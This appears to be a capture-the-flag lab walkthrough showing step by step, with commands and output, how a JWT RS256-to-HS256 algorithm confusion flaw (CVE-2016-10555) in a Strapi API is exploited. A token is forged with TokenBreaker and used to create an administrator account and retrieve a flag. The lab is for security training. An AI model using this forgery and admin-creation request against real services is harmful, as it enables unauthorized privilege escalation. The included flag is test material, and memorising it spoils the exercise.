ATTACK DEFENSE

by PentesterAcademy

Name	JWT Verification Key Mismanagement IV
URL	https://attackdefense.com/challengedetails?cid=1449
Type	REST: JWT Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.4  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:04  txqueuelen 0  (Ethernet)
        RX packets 521  bytes 100900 (98.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 573  bytes 2498972 (2.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.223.158.2  netmask 255.255.255.0  broadcast 192.223.158.255
        ether 02:42:c0:df:9e:02  txqueuelen 0  (Ethernet)
        RX packets 19  bytes 1494 (1.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 972  bytes 1878668 (1.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 972  bytes 1878668 (1.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.223.158.2.

Therefore, the target REST API is running on 192.223.158.3, at port 1337.

Step 2: Checking the presence of the REST API.

Command: curl 192.223.158.3:1337

```
root@attackdefense:~# curl 192.223.158.3:1337
<!doctype html>

<html>
  <head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <title>Welcome to your Strapi app</title>
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <style>
      * {
        -webkit-box-sizing: border-box;
      }
```

The response reflects that Strapi CMS is running on the target machine.

Step 3: Getting the JWT Token for user elliot.

Command:
curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "elliotalderson"}' http://192.223.158.3:1337/auth/local/ | jq

```
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "elliotalde
rson"}' http://192.223.158.3:1337/auth/local/ | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   733  100   680  100    53   1574    122 --:--:-- --:--:-- --:--:--  1696
{
  "jwt": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTc0ODUyMzUzLCJleHAiOjE1Nzc0NDQzNTN9.Hr8WhIpL1YdyU9B6_R
dAR-oi5QJDcOD8RDl74XmP3cZw7N6-aY8QN8_7jBmrqBMFuw4DEmReeq8rFJ9uLn_OhWLfmJg00jhVQWrChjSNp0DSlkoCuyt7-WABJoKUy0YadyQFtCxu8UbK
VQGw3X3UaIwWvIlYTM3oTi1dLumE97-EHMvifXd-o2ZDMjqc9OK5AkbW9HnTCwUiUCisT6qP6j9pahbpyXM9ZSOkFW7eL-vXCSLjcAsbx6RSwbbbuZYo4I1fbR
P7g-PSN9I6NdO33ZAz3MQVIhvqRREHQS1fs1r9w4QcMnuWV_6THrPgz4hB5kQUwkqjjZfG72NDLHjnhA",
  "user": {
    "username": "elliot",
    "id": 2,
    "email": "elliot@evilcorp.com",
    "provider": "local",
    "confirmed": 1,
    "blocked":     ,
    "role": {
      "id": 2,
      "name": "Authenticated",
      "description": "Default role given to authenticated user.",
      "type": "authenticated"
    }
  }
}
root@attackdefense:~#
```

The response contains the JWT Token for the user.

JWT Token:

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTc0ODUyMzUzLCJleHAiOjE1Nzc0NDQzNTN9.Hr8WhIpL1YdyU9B6_RdAR-oi5QJDcOD8RDl74XmP3cZw7N6-aY8QN8_7jBmrqBMFuw4DEmReeq8rFJ9uLn_OhWLfmJg00jhVQWrChjSNp0DSlkoCuyt7-WABJoKUy0YadyQFtCxu8UbKVQGw3X3UaIwWvIlYTM3oTi1dLumE97-EHMvifXd-o2ZDMjqc9OK5AkbW9HnTCwUiUCisT6qP6j9pahbpyXM9ZSOkFW7eL-vXCSLjcAsbx6RSwbbbuZYo4I1fbRP7g-PSN9I6NdO33ZAz3MQVIhvqRREHQS1fs1r9w4QcMnuWV_6THrPgz4hB5kQUwkqjjZfG72NDLHjnhA

Step 4: Decoding the header and payload parts of the JWT token obtained in the previous step.

Visit https://jwt.io and specify the token obtained in the previous step, in the "Encoded" section.

Encoded PASTE A TOKEN HERE


```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
pZCI6MiwiaWF0IjoxNTc0ODUyMzUzLCJleHAiOjE
1Nzc0NDQzNTN9.Hr8WhIpL1YdyU9B6_RdAR-
oi5QJDcOD8RDl74XmP3cZw7N6-
aY8QN8_7jBmrqBMFuw4DEmReeq8rFJ9uLn_OhWLf
mJg00jhVQWrChjSNp0DSlkoCuyt7-
WABJoKUy0YadyQFtCxu8UbKVQGw3X3UaIwWvIlYT
M3oTi1dLumE97-EHMvifXd-
o2ZDMjqc9OK5AkbW9HnTCwUiUCisT6qP6j9pahbp
yXM9ZSOkFW7eL-
vXCSLjcAsbx6RSwbbbuZYo4I1fbRP7g-
PSN9I6NdO33ZAz3MQVIhvqRREHQS1fs1r9w4QcMn
uWV_6THrPgz4hB5kQUwkqjjZfG72NDLHjnhA
```


Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "id": 2,
  "iat": 1574852353,
  "exp": 1577444353
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  Public Key or Certificate. Ente
  r it in plain text only if you
  want to verify a token
```

Notice that the algorithm used for signing the token is "RS256".

The public key used for verifying the token is provided in the challenge-files directory on Desktop.

Command: ls /root/Desktop/challenge-files/publickey.crt

```
root@attackdefense:~# ls /root/Desktop/challenge-files/publickey.crt
/root/Desktop/challenge-files/publickey.crt
root@attackdefense:~#
```

Command: cat /root/Desktop/challenge-files/publickey.crt

```
root@attackdefense:~#
root@attackdefense:~# cat /root/Desktop/challenge-files/publickey.crt
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA1DeGgWgPEZAyFg4BzoIe
bPPr9nbSGI/U2+XUg3qmEvAGPmAt6Ld7h74MOZ3BDXM655pwK6fQORfWAy1NNffq
NHwKegFEFROY2xDvNoveMhTiJd5ga7LtY9n9NAS4A7WiBVC52fbNNcSJB6H7ny24
95NWkqapl1Lcym6beXvYYcFuqCCj/WHdzK9biPdAzj1htXflodXdZvBklc/NZwOg
ScIzgTCeomIp5KnG9oKXFDmdCjeHZZ2dXTcLla4tZoE2EN8L8ci11xpnemMiYCOj
iOSR6PqZbd5eq2YNff25lTK/AHOt4xaHq4671bQMx0YFt801ZxpHm1JkQYaPZ2K8
TwIDAQAB
-----END PUBLIC KEY-----
root@attackdefense:~#
```

Copy the public key and paste it in the place for public key in the Decoded section on https://jwt.io:

Encoded PASTE A TOKEN HERE

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTc0ODUyMzUzLCJleHAiOjE1Nzc0NDQzNTN9.Hr8WhIpL1YdyU9B6_RdAR-oi5QJDcOD8RDl74XmP3cZw7N6-aY8QN8_7jBmrqBMFuw4DEmReeq8rFJ9uLn_OhWLfmJg00jhVQWrChjSNp0DSlkoCuyt7-WABJoKUy0YadyQFtCxu8UbKVQGw3X3UaIwWvIlYTM3oTi1dLumE97-EHMvifXd-o2ZDMjqc9OK5AkbW9HnTCwUiUCisT6qP6j9pahbpyXM9ZSOkFW7eL-vXCSLjcAsbx6RSwbbbuZYo4I1fbRP7g-PSN9I6NdO33ZAz3MQVIhvqRREHQS1fs1r9w4QcMnuWV_6THrPgz4hB5kQUwkqjjZfG72NDLHjnhA

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "id": 2,
  "iat": 1574852353,
  "exp": 1577444353
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  iOSR6PqZbd5eq2YNff25lTK/AHOt4
  xaHq4671bQMx0YFt801ZxpHm1JkQY
  aPZ2K8
  TwIDAQAB
  -----END PUBLIC KEY-----,
```



The token was successfully verified using the supplied public key.

Step 5: Gathering information on CVE-2016-10555.

It is mentioned in the challenge description that the JWT implementation is vulnerable and a reference of CVE-2016-10555 is provided.

Search for CVE-2016-10555.

Google

CVE-2016-10555

All | Shopping | Maps | News | Images | More | Settings | Tools

About 5,670 results (0.24 seconds)

CVE-2016-10555 - NVD
https://nvd.nist.gov › vuln › detail › CVE-2016-10555
May 31, 2018 - **CVE-2016-10555** Detail Since "algorithm" isn't enforced in jwt.decode()in jwt-simple 0.3.0 and earlier, a malicious user could choose what algorithm is sent sent to the server. If the server is expecting RSA but is sent HMAC-SHA with RSA's public key, the server will think the public key is actually an HMAC private key.

CVE-2016-10555 - CVE
https://cve.mitre.org › cgi-bin › cvename › name=CVE-2016-10555
CVE-2016-10555. Learn more at National Vulnerability Database (NVD). • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP ...

1584955 – (CVE-2016-10555) CVE-2016-10555 ... - Bugzilla@redhat
https://bugzilla.redhat.com › show_bug
Bug 1584955 (**CVE-2016-10555**) - **CVE-2016-10555** nodejs-jwt-simple: Missing algorithm parameter in jwt.js:jwt_decode() can allow attackers to bypass JWT ...

CVE Mitre Link: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10555

Checking more information on the vulnerability at the CVE Mitre website.

Printer-Friendly View

CVE-ID	
CVE-2016-10555	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

Since "algorithm" isn't enforced in jwt.decode()in jwt-simple 0.3.0 and earlier, a malicious user could choose what algorithm is sent sent to the server. If the server is expecting RSA but is sent HMAC-SHA with RSA's public key, the server will think the public key is actually an HMAC private key. This could be used to forge any data an attacker wants.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MISC:https://auth0.com/blog/2015/03/31/critical-vulnerabilities-in-json-web-token-libraries/
- MISC:https://github.com/hokaccha/node-jwt-simple/pull/14
- MISC:https://github.com/hokaccha/node-jwt-simple/pull/16
- MISC:https://nodesecurity.io/advisories/87

As mentioned in the description:

“If the server is expecting RSA but is sent HMAC-SHA with RSA's public key, the server will think the public key is actually an HMAC private key. This could be used to forge any data an attacker wants.”

The server in this scenario sends the token signed with RS256 algorithm and if the server is vulnerable to the mentioned vulnerability, then a token which is created using HS256 algorithm and is signed with the provided public key would get accepted by the server.

Step 6: Creating a forged token.

Since the server is vulnerable, the token signed with the public key using HS256 algorithm would be accepted.

Using TokenBreaker tool to create a forged token. It is provided in the tools directory on Desktop.

Commands:
cd /root/Desktop/tools/TokenBreaker/
ls

```
root@attackdefense:~#
root@attackdefense:~# cd /root/Desktop/tools/TokenBreaker/
root@attackdefense:~/Desktop/tools/TokenBreaker#
root@attackdefense:~/Desktop/tools/TokenBreaker# ls
LICENSE.md  README.md  requirements.txt  RsaToHmac.py  TheNone.py
root@attackdefense:~/Desktop/tools/TokenBreaker#
```

Note: RsaToHmac.py script creates HS256 tokens signed using the public key (used for token verification), to leverage CVE-2016-10555.

Checking the usage information on RsaToHmac.py script:

Command: python3 RsaToHmac.py

```
root@attackdefense:~/Desktop/tools/TokenBreaker# python3 RsaToHmac.py -h
usage: RsaToHmac.py [-h] -t TOKEN -p PUBKEY

TokenBreaker: 2.RSAtoHMAC

optional arguments:
  -h, --help            show this help message and exit

required arguments:
  -t TOKEN, --token TOKEN
                        JWT Token value
  -p PUBKEY, --pubkey PUBKEY
                        Path to Public key File

Example Usage: python RsatoHMAC.py -t [JWTtoken] -p [PathtoPublickeyfile]
root@attackdefense:~/Desktop/tools/TokenBreaker#
```

RsaToHmac.py script accepts a token and the public key used for signing that token using the HS256 signing algorithm.

Creating a forged token:

Command: python3 RsaToHmac.py -t eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTc0ODUyMzUzLCJleHAiOjE1Nzc0NDQzNTN9.Hr8WhIpL1YdyU9B6_RdAR-oi5QJDcOD8RDl74XmP3cZw7N6-aY8QN8_7jBmrqBMFuw4DEmReeq8rFJ9uLn_OhWLfmJg00jhVQWrChjSNp0DSlkoCuyt7-WABJoKUy0YadyQFtCxu8UbKVQGw3X3UaIwWvIlYTM3oTi1dLumE97-EHMvifXd-o2ZDMjqc9OK5AkbW9HnTCwUiUCisT6qP6j9pahbpyXM9ZSOkFW7eL-vXCSLjcAsbx6RSwbbbuZYo4I1fbRP7g-PSN9I6NdO33ZAz3MQVIhvqRREHQS1fs1r9w4QcMnuWV_6THrPgz4hB5kQUwkqjjZfG72NDLHjnhA -p /root/Desktop/challenge-files/publickey.crt

```
root@attackdefense:~/Desktop/tools/TokenBreaker# python3 RsaToHmac.py -t eyJhbGciOiJSUzI1NiIs
InR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTc0ODUyMzUzLCJleHAiOjE1Nzc0NDQzNTN9.Hr8WhIpL1YdyU9B6_Rd
AR-oi5QJDcOD8RDl74XmP3cZw7N6-aY8QN8_7jBmrqBMFuw4DEmReeq8rFJ9uLn_OhWLfmJg00jhVQWrChjSNp0DSlkoC
uyt7-WABJoKUy0YadyQFtCxu8UbKVQGw3X3UaIwWvIlYTM3oTi1dLumE97-EHMvifXd-o2ZDMjqc9OK5AkbW9HnTCwUiU
CisT6qP6j9pahbpyXM9ZSOkFW7eL-vXCSLjcAsbx6RSwbbbuZYo4I1fbRP7g-PSN9I6NdO33ZAz3MQVIhvqRREHQS1fs1
r9w4QcMnuWV_6THrPgz4hB5kQUwkqjjZfG72NDLHjnhA -p /root/Desktop/challenge-files/publickey.crt
 ___  ___  _    _        _ _ __  __  _   ___
| _ \/ __| /_\  | |_ ___ | || |  \/  | /_\ / __|
|   /\__ \/ _ \ |  _/ _ \ | __ | |\/| |/ _ \ (__
|_|_\|___/_/ \_\ \__\___/ |_||_|_|  |_/_/ \_\___|

[*] Decoded Header value: {"alg":"RS256","typ":"JWT"}
[*] Decode Payload value: {"id":2,"iat":1574852353,"exp":1577444353}
[*] New header value with HMAC: {"alg":"HS256","typ":"JWT"}
[<] Modify Header? [y/N]: N
[<] Enter Your Payload value:
```

Don't change the header part of the token. It is already modified by TokenBreaker tool and the algo header parameter is set to "HS256".

While entering the payload, change the id parameter to 1, while keeping the other parameters (iat and exp in this case) as it is.

```
root@attackdefense:~/Desktop/tools/TokenBreaker# python3 RsaToHmac.py -t eyJhbGciOiJSUzI1NiIs
InR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTc0ODUyMzUzLCJleHAiOjE1Nzc0NDQzNTN9.Hr8WhIpL1YdyU9B6_Rd
AR-oi5QJDcOD8RDl74XmP3cZw7N6-aY8QN8_7jBmrqBMFuw4DEmReeq8rFJ9uLn_OhWLfmJg00jhVQWrChjSNp0DSlkoC
uyt7-WABJoKUy0YadyQFtCxu8UbKVQGw3X3UaIwWvIlYTM3oTi1dLumE97-EHMvifXd-o2ZDMjqc9OK5AkbW9HnTCwUiU
CisT6qP6j9pahbpyXM9ZSOkFW7eL-vXCSLjcAsbx6RSwbbbuZYo4I1fbRP7g-PSN9I6NdO33ZAz3MQVIhvqRREHQS1fs1
r9w4QcMnuWV_6THrPgz4hB5kQUwkqjjZfG72NDLHjnhA -p /root/Desktop/challenge-files/publickey.crt
 ___  ___  _    _        _ _ __  __  _   ___
| _ \/ __| /_\  | |_ ___ | || |  \/  | /_\ / __|
|   /\__ \/ _ \ |  _/ _ \ | __ | |\/| |/ _ \ (__
|_|_\|___/_/ \_\ \__\___/ |_||_|_|  |_/_/ \_\___|

[*] Decoded Header value: {"alg":"RS256","typ":"JWT"}
[*] Decode Payload value: {"id":2,"iat":1574852353,"exp":1577444353}
[*] New header value with HMAC: {"alg":"HS256","typ":"JWT"}
[<] Modify Header? [y/N]: N
[<] Enter Your Payload value: {"id":1,"iat":1574852353,"exp":1577444353}
[+] Successfully Encoded Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTc0
ODUyMzUzLCJleHAiOjE1Nzc0NDQzNTN9.Sc0pZMv8oOwN1_sr50608CXXVZa2RyFQe868Z_SYoJ4
root@attackdefense:~/Desktop/tools/TokenBreaker#
```

Note: In Strapi, the id is assigned as follows:

- Administrator user has id = 1
- Authenticated user has id = 2
- Public user has id = 3

Forged Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTc0ODUyMzUzLCJleHAiOjE1Nzc0NDQzNTN9.Sc0pZMv8oOwN1_sr50608CXXVZa2RyFQe868Z_SYoJ4

Step 7: Creating a new account with administrator privileges using the forged token.

Use the following curl command to create a new user with administrator privileges (role = 1).

Command:
curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTc0ODUyMzUzLCJleHAiOjE1Nzc0NDQzNTN9.Sc0pZMv8oOwN1_sr50608CXXVZa2RyFQe868Z_SYoJ4" -d '{ "role": "1", "username": "secret_user", "password": "secret_password", "email": "secret@email.com" }' http://192.223.158.3:1337/users | jq

Note: The JWT token used in the Authorization header is the one retrieved in the previous step.


```
root@attackdefense:~/Desktop/tools/TokenBreaker# curl -X POST -H "Content-Type: application/json" -H "Aut
horization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTc0ODUyMzUzLCJleHAiOjE1Nzc0N
DQzNTN9.Sc0pZMv8oOwN1_sr50608CXXVZa2RyFQe868Z_SYoJ4" -d '{ "role": "1", "username": "secret_user", "passw
ord": "secret_password", "email": "secret@email.com" }' http://192.223.158.3:1337/users | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   326  100   224  100   102    622    283 --:--:-- --:--:-- --:--:--   903
{
  "id": 3,
  "username": "secret_user",
  "email": "secret@email.com",
  "provider": "local",
  "confirmed":     ,
  "blocked":     ,
  "role": {
    "id": 1,
    "name": "Administrator",
    "description": "These users have all access in the project.",
    "type": "root"
  }
}
root@attackdefense:~/Desktop/tools/TokenBreaker#
```

The request for the creation of the new user succeeded.


Step 8: Login to the Strapi Admin Panel using the credentials of the newly created user.

Open the following URL in firefox:


Strapi Admin Panel URL: http://192.223.158.3:1337/admin



Step 9: Retrieving the secret flag.




Open the Secretflags content type on the left panel.



Notice there is only one entry. That entry contains the flag.

Click on that entry and retrieve the flag.



Flag: 3f8d0d78a7e09a9b311b20dbbc3ea1d07d4b61fb3

References:

1. Strapi Documentation (https://strapi.io/documentation)
2. JWT debugger (https://jwt.io/#debugger-io)
3. TokenBreaker (https://github.com/Goron/TokenBreaker)
4. CVE-2016-10555 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10555)